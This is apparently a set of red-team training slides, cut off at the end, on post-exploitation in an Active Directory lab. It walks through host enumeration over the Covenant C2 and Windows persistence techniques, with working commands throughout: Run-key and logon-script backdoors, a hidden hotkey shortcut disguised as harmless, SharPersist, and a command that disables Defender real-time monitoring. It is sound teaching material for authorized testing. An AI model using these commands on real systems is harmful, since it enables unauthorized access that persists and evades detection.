

Post Exploitation



- System compromise is just a small part of the battle.
- Post-exploitation refers to the phases of operation that occur after a victim's system has been compromised by an attacker.
- This phase tends to make or break the success of your engagement.
- PE also tends to be the longest phase of pentesting and red teaming engagements.




- Active Directory was created by Microsoft for Windows Domain Networks.
- Authenticates and authorizes all users and computers in a Windows Domain Network.
- Active Directory checks the submitted password and determines whether the user is a system administrator or normal user.
- Provide network services, secure access to resources e.g. File Servers, DNS naming services, authentication and authorization mechanisms.




- **Domain** - Defined as a logical group of network objects (computers, users, devices) that share the same Active Directory database.
- **Tree** - A collection of one or more domains and domain trees in a contiguous namespace, and is linked in a transitive trust hierarchy.
- **Forest** - At the top of the structure. A collection of trees that share a common global catalog, directory schema, logical structure, and directory configuration. The forest represents the security boundary within which users, computers, groups, and other objects are accessible.





Active Directory Kill Chain



- [MITRE ATT&CK®](#) is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- These include specific and general techniques, as well as concepts and background information on well-known adversary groups and their campaigns.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Access Token Manipulation (5)	BITS Jobs	Credentials from Password Stores (5)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploit Client Software	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (15)	Build Image on Host	Exploitation for Credential Access
Gather Victim Org Information (4)	Establish Accounts (2)		Inter-Process Communication	Browser	Boot or Logon Initialization	Deobfuscate/Decode Files or Information	
						Deploy Container	



Introduction






Server 2019
Domain Controller



Users and groups



Windows 10 hosts



Vulnerable Services &
Configurations



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Enumeration & Reconnaissance



Some questions you need to ask yourself:

Who is this user?

What do they do? Their privileges?

What about their computer?

- o System information.
- o Networking details.
- o Storage and network shares.
- o Installed programs.
- o Running services.
- o Potential priv-esc vulnerabilities?



- Can be done manually
- But tools are created already can be used to avoid

Endpoint Detection Systems

- I. [Seatbelt](#)
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Seatbelt performs numerous host enumeration checks mostly security checks.

A stylized illustration of a fish skeleton. The fish is facing left, with its mouth open in a wide, toothy grin, showing sharp teeth. The skeleton is composed of dark brown outlines on a white background. The spine and ribs are clearly visible, and the tail is a simple triangular shape. The overall style is playful and whimsical.

Seatbelt (On Covenant)

Seatbelt performs numerous host enumeration checks mostly security checks.

Covenant C2 has an in-built task for it that runs in memory.

Click on Grunt > Task > Seatbelt and add -group=all as the command.

Grunt: 956424384e

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GruntTask

Seatbelt

Command

-group=all

[▶ Task](#)



The **-group=all** command lists all of Seatbelt's modules e.g:AMSIProviders, AntiVirus, InstalledProducts, LogonSessions, NetworkShares, etc.

Reconerator

Collects basic host information.

./Reconerator.exe all

```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> ./Reconerator.exe all

===== PROXY CHECKER (https://www.google.com) =====
URL Requested: https://www.google.com/
Proxy: DIRECT


===== ENVIRONMENT VARIABLES =====
COMPUTERNAME=WINDOWS10
USERPROFILE=C:\Users\Atom.ATOM
HOMEPATH=\Users\Atom.ATOM
LOCALAPPDATA=C:\Users\Atom.ATOM\AppData\Local
PSModulePath=C:\Users\Atom.ATOM\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\WINDOWS\system32\windowsPowerShell\v1.0\Modules
PROCESSOR_ARCHITECTURE=AMD64
Path=C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\wbem;
\WindowsPowerShell\v1.0;C:\WINDOWS\System32\OpenSSH;C:\Program Files\nodejs;C:\Program Files\dotnet;C:\Users\Atom.ATOM\AppData\Local\Microsoft\WindowsApps;
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
ProgramFiles(x86)=C:\Program Files (x86)
PROCESSOR_LEVEL=6
LOGONSERVER=\\SERVER2019
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
HOMEDRIVE=C:
SystemRoot=C:\WINDOWS
SESSIONNAME=Console
ALLUSERSPROFILE=C:\ProgramData
DriverData=C:\Windows\System32\Drivers\DriverData
FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
APPDATA=C:\Users\Atom.ATOM\AppData\Roaming
PROCESSOR_REVISION=8e0a
USERNAME=atom
CommonProgramW6432=C:\Program Files\Common Files
TEMP=C:\Users\ATOM~1.ATO\AppData\Local\Temp
OneDrive=C:\Users\Atom.ATOM\OneDrive
CommonProgramFiles=C:\Program Files\Common Files
OS=Windows_NT
USERDOMAIN_ROAMINGPROFILE=ATOM
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 142 Stepping 10, GenuineIntel
ComSpec=C:\WINDOWS\system32\cmd.exe
SystemDrive=C:
FPS_BROWSER_USER_PROFILE_STRING=Default
ProgramFiles=C:\Program Files
NUMBER_OF_PROCESSORS=4
TMP=C:\Users\ATOM~1.ATO\AppData\Local\Temp
ProgramData=C:\ProgramData
ProgramW6432=C:\Program Files
windir=C:\WINDOWS
USERDOMAIN=ATOM
PUBLIC=C:\Users\Public
USERDNSDOMAIN=ATOM.LOCAL
```



Reconerator (On Covenant)

Reconerator is a custom .NET assembly which will perform a number of situational awareness activities.

Click on Grunt > Task > Load Reconerator.exe > Reconerator and basic all as the command.



The screenshot shows the 'GruntTask' configuration window in the Covenant framework. It features four tabs: 'Info', 'Interact', 'Task', and 'Taskings'. The 'Task' tab is selected. Below the tabs, the 'Assembly' field is set to 'Reconerator.exe' (with a 'Browse...' button). The 'AssemblyName' field is set to 'Reconerator'. The 'Parameters' field is set to 'basic all'. A blue 'Task' button is at the bottom.

GruntTask

Assembly

Browse... Reconerator.exe

AssemblyName

Reconerator

Parameters

basic all

Task



Reconerator (On Covenant)

Assembly task output looks like below and it includes Environment Variables, Installed Applications, etc.

```
[04/14/2022 06:19:04 UTC] Assembly completed
```

```
(amaria) > Assembly /assemblyname:"Reconerator" /parameters:"all"
```

```
===== PROXY CHECKER (https://www.google.com) =====
```

```
URL Requested: https://www.google.com/
```

```
Proxy: DIRECT
```

```
===== ENVIRONMENT VARIABLES =====
```

```
Path=C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1.0\;C:\WINDOWS\System32\OpenSSH\;C:\Program Files\nodejs\;C:\Program Files\dotnet\;C:\Users\Atom.ATOM\AppData\Local\Microsoft\WindowsApps;
```

```
SESSIONNAME=Console
```

```
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

```
USERDOMAIN=ATOM
```

```
PROCESSOR_ARCHITECTURE=x86
```

```
ProgramW6432=C:\Program Files
```

```
DriverData=C:\Windows\System32\Drivers\DriverData
```

```
PUBLIC=C:\Users\Public
```

```
APPDATA=C:\Users\Atom.ATOM\AppData\Roaming
```

```
windir=C:\WINDOWS
```

```
LOCALAPPDATA=C:\Users\Atom.ATOM\AppData\Local
```

```
CommonProgramW6432=C:\Program Files\Common Files
```

```
USERDNSDOMAIN=ATOM.LOCAL
```

```
OneDrive=C:\Users\Atom.ATOM\OneDrive
```

```
USERDOMAIN_ROAMINGPROFILE=ATOM
```

```
USERPROFILE=C:\Users\Atom.ATOM
```

HostEnum

Runs numerous host or domain checks and provides formatted output.

```
PS C:\WINDOWS\system32> cd C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> $env:psexecutionpolicy=bypass
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Import-Module .\HostEnum.ps1
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\Enumeration> Invoke-HostEnum -Local
[+] Invoke-HostEnum
[+] STARTTIME: 20220415_075633
[+] PID: 7580

[+] Host Summary

HOSTNAME           : WINDOWS10
OS                 : Microsoft Windows 10 Education
ARCHITECTURE       : 64-bit
DATE(UTC)          : 20220415075633
DATE(LOCAL)        : 20220415105633+03
INSTALLDATE        : 20220326121258.000000+180
UPTIME              : 0 Days, 0 Hours, 56 Minutes, 21 Seconds
IPADDRESSES        : fe80::fca5:d467:648:21c8%3, 172.16.117.35
DOMAIN             : atom.local
USERNAME           : Administrator
LOGONSERVER        :
PSVERSION          : 5.1.19041.1645
PSCOMPATIBLEVERSIONS : 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1645
PSSCRIPTBLOCKLOGGING : Disabled
PSTRANSRIPTION     : Disabled
PSTRANSRIPTIONDIR   :
PSMODULELOGGING     : Disabled
LSASSPROTECTION     : Disabled
LAPS               : Disabled
UAC                 : Enabled
UACLOCALACCOUNTTOKENFILTERPOLICY : Enabled (Remote Administration restricted for non-RID500 Local Admins)
UACFILTERADMINISTRATOROKEN : Disabled (PTH likely with RID500 Account)
HIGHINTEGRITY       : True
```



HostEnum (On Covenant)

Import Invoke-HostEnum.ps1

Task > PowershellImport

Grunt: 84e8765a26

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GruntTask

PowerShellImport

Script

Choose File

Invoke-HostEnum.ps1

[▶ Task](#)

```
[04/20/2022 19:22:32 UTC] PowerShellImport completed  
(amaria) > PowerShellImport  
  
PowerShell Imported
```



HostEnum (On Covenant)

Task > Invoke-HostEnum -Local

Grunt: **84e8765a26**

Info

> Interact

Task

Taskings

GruntTask

PowerShell

PowerShellCommand

Invoke-HostEnum -Local

▶ Task

```
[04/20/2022 19:26:35 UTC] PowerShell completed
(amaría) > PowerShell /powershellcommand:"Invoke-HostEnum -Local"

[+] Invoke-HostEnum
[+] STARTTIME: 20220420_192701
[+] PID: 4664

[+] Host Summary

HOSTNAME           : WINDOWS10
OS                  : Microsoft Windows 10 Education
ARCHITECTURE        : 64-bit
DATE(UTC)           : 20220420192701
DATE(LOCAL)         : 20220420222701+03
INSTALLDATE         : 20220326121258.000000+180
UPTIME              : 0 Days, 0 Hours, 13 Minutes, 17 Seconds
IPADDRESSES         : fe80::8cee:51b4:7d0f:37bc%3, 172.16.117.35
DOMAIN              : atom.local
USERNAME            : Atom
LOGONSERVER          : \\SERVER2019
PSVERSION           : 5.1.19041.1645
PSCOMPATIBLEVERSIONS : 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1645
PSSCRIPTBLOCKLOGGING : Disabled
```

#Run checks and write HTML output report to disk

file:///C:/Users/Atom.ATOM/Documents/Cohort4/LowPriv/Enumeration/20220409_093411_WINDOWS10.html	
System Enumeration Report for WINDOWS10 - Atom	
Host Summary	
HOSTNAME:	WINDOWS10
OS:	Microsoft Windows 10 Education
ARCHITECTURE:	64-bit
DATE (UTC) :	20220409093411
DATE (LOCAL) :	20220409123411+03
INSTALLDATE:	20220326121258.000000+180
UPTIME:	0 Days, 0 Hours, 33 Minutes, 29 Seconds
IPADDRESSES:	fe80::fca5:d467:648:21c8%3, 172.16.117.35
DOMAIN:	atom.local
USERNAME:	Atom
LOGONSERVER:	\\SERVER2019
PSVERSION:	5.1.19041.1620
PSCOMPATIBLEVERSIONS:	1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1620



Other ways to enumerate

Powerview

Usage: <https://nored0x.github.io/red-teaming/active-directory-domain-enumeration-part-1/>

Manual : https://wiki.skullsecurity.org/Windows_Commands



Host Persistence



- Persistence is simply known as maintaining access.
- An odd balance between avoiding detection and losing access.
- We'll only cover the basic, true and time tested techniques.



Let's establish persistence on their PC.

Persistence can be established in 2 general levels:

- Userland – with regular/non-privileged user rights.
- Elevated - with local admin or SYSTEM rights.



REGISTRY Run and RunOnce

Run and RunOnce registry keys cause programs to run each time that a user logs on.



Setting our AutoRun program

reg add

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v

Backdoor /t REG_SZ /d

"C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"

Verify that we have set AutoRun program

reg query

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

Windows PowerShell

```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Backdoor /t REG_SZ /d "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"
```

The operation completed successfully.

```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```
OneDrive REG_SZ "C:\Users\Atom.ATOM\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
```

```
Backdoor REG_SZ C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe
```

Autorun

Reboot and test results


Grunts

>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓
>_	eab1cdbc5b	Windows10	Atom	Medium	04/20/2022 19:43:17	Active



Startup Folder

- ★ A startup program is a program or application that runs automatically after the system has booted up.
- ★ Windows+R to open the “Run” box, type “shell:startup,” and then press Enter.
- ★ Copy the malicious payload inside the “Startup” folder.



Startup

Results after reboot

e2344a64ce

Windows10

Atom

Medium

04/20/2022 19:50:21

Active



Shortcut Key

Create Powershell script like below and run it. It should create a FakeText.lnk shortcut that has a HotKey combination of F5 which opens up ppid.exe (our C2 callback binary)


Windows PowerShell

```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $path = "$([Environment]::GetFolderPath('Desktop'))\FakeText.lnk"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $wshell = New-Object -ComObject Wscript.Shell
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut = $wshell.CreateShortcut($path)
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.IconLocation = "C:\Windows\System32\shell32.dll,70"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.TargetPath = "cmd.exe"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Arguments = '/c "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"'
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.WorkingDirectory = "C:"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.HotKey = "F5"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Description = "Not Malicious"
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.WindowStyle = 7
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> $shortcut.Save()
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> (Get-Item $path).Attributes += 'Hidden' #Optional if we want to hide shortcut
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload>
```



Shortcut Key

The FakeText.Ink shortcut created looks like below;



Shortcut Key

Results

Grunts

>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓
>_	2866aba1b8	Windows10	Atom	Medium	04/20/2022 20:56:09	Active

▼	explorer.exe	6472	0.13
	SecurityHealthSyst...	7956	
	vmtoolsd.exe	8112	0.08
	OneDrive.exe	3220	
	notepad.exe	4524	
▼	powershell.exe	5732	0.01
	conhost.exe	6536	
	ProcessHacker.exe	3292	0.73
	iexplore.exe	5104	0.04
▼	jusched.exe	6320	
	jucheck.exe	6236	



Logon Script

Create a userinit logon script like below and set registry key. Once the target signs out and logons again we should get a callback.

logon.bat - Notepad

File Edit Format View Help

```
@ECHO OFF
```

```
"C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"
```

```
PS C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload> reg add "HKEY_CURRENT_USER\Environment" /v UserInitMprLogonscript /d "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\logon.bat" /t REG_SZ /f
The operation completed successfully.
```



Logon Script

Registry key

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Environment

	Name	Type	Data
Computer	(Default)	REG_SZ	(value not set)
HKEY_CLASSES_ROOT	OneDrive	REG_EXPAND_SZ	C:\Users\Atom.ATOM\OneDrive
HKEY_CURRENT_USER	Path	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
AppEvents	TEMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
Console	TMP	REG_EXPAND_SZ	%USERPROFILE%\AppData\Local\Temp
Control Panel	UserInitMprLogonscript	REG_SZ	C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\logon.bat
Environment			
EUDC			
Keyboard Layout			



Logon Scripts

Results after reboot

Grunts

>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓
>_	533ba43560	Windows10	Atom	Medium	04/14/2022 07:53:35	Active
▼	winlogon.exe		768			
	fontdrvhost.exe		924			
	dwm.exe		1016			
▼	explorer.exe		3628			
	iexplore.exe		5488			
	SecurityHealthSystray.exe		5924			
	vmtoolsd.exe		6032			
	OneDrive.exe		5448			
	ProcessHacker.exe		5324			



Startup (On Covenant)

Running SharPersist via Assembly.Load

Grunt > Task > Assembly > SharPersist.exe

Grunt: 533ba43560

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GruntTask

Assembly

Assembly

Choose File

SharPersist.exe

AssemblyName

SharPersist

Parameters

-t startupfolder -m add -f "Updater" -c "C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe"

[▶ Task](#)




Startup (On Covenant)

Results of SharPersist, and after reboot/sign out and log on

```
[04/14/2022 08:03:12 UTC] Assembly completed
(amaría) > Assembly /assemblyname:"SharPersist" /parameters:"-t startupfolder -m add -f \"Updater\" -c \"C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe\""
```

[*] INFO: Adding startup folder persistence
 [*] INFO: Command: C:\Users\Atom.ATOM\Documents\Cohort4\LowPriv\payload\ppid.exe
 [*] INFO: Command Args:
 [*] INFO: File Name: Updater

[+] SUCCESS: Startup folder persistence created
 [*] INFO: LNK File located at: C:\Users\Atom.ATOM\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Updater.lnk
 [*] INFO: SHA256 Hash of LNK file: 8AA595CDA8B2FD62B0FE6A8F5DD67BCBDFDB070D0B158555E8DD5FD015AF1ADF



>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓	Note ↑↓	Template ↑↓
>_	2fb85f1792	DESKTOP-331L881	Atom	Medium	04/03/2022 21:13:36	Active		GrunthHTTP


Local Privilege Escalation



- You're done enumerating the system you compromised and you want to elevate your privileges and gain local admin rights.
- There are two types of privilege escalation
 1. Vertical privilege escalation
 2. Horizontal privilege escalation



Atom.local



Horizontal
privilege
Escalation



Horizontal
privilege
Escalation



Vertical
privilege
Escalation



Vertical
privilege
Escalation



Vulnerability Detection

Sherlock –Powershell script to
enumerate missing patches and provide
working vulnerabilities



```
Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
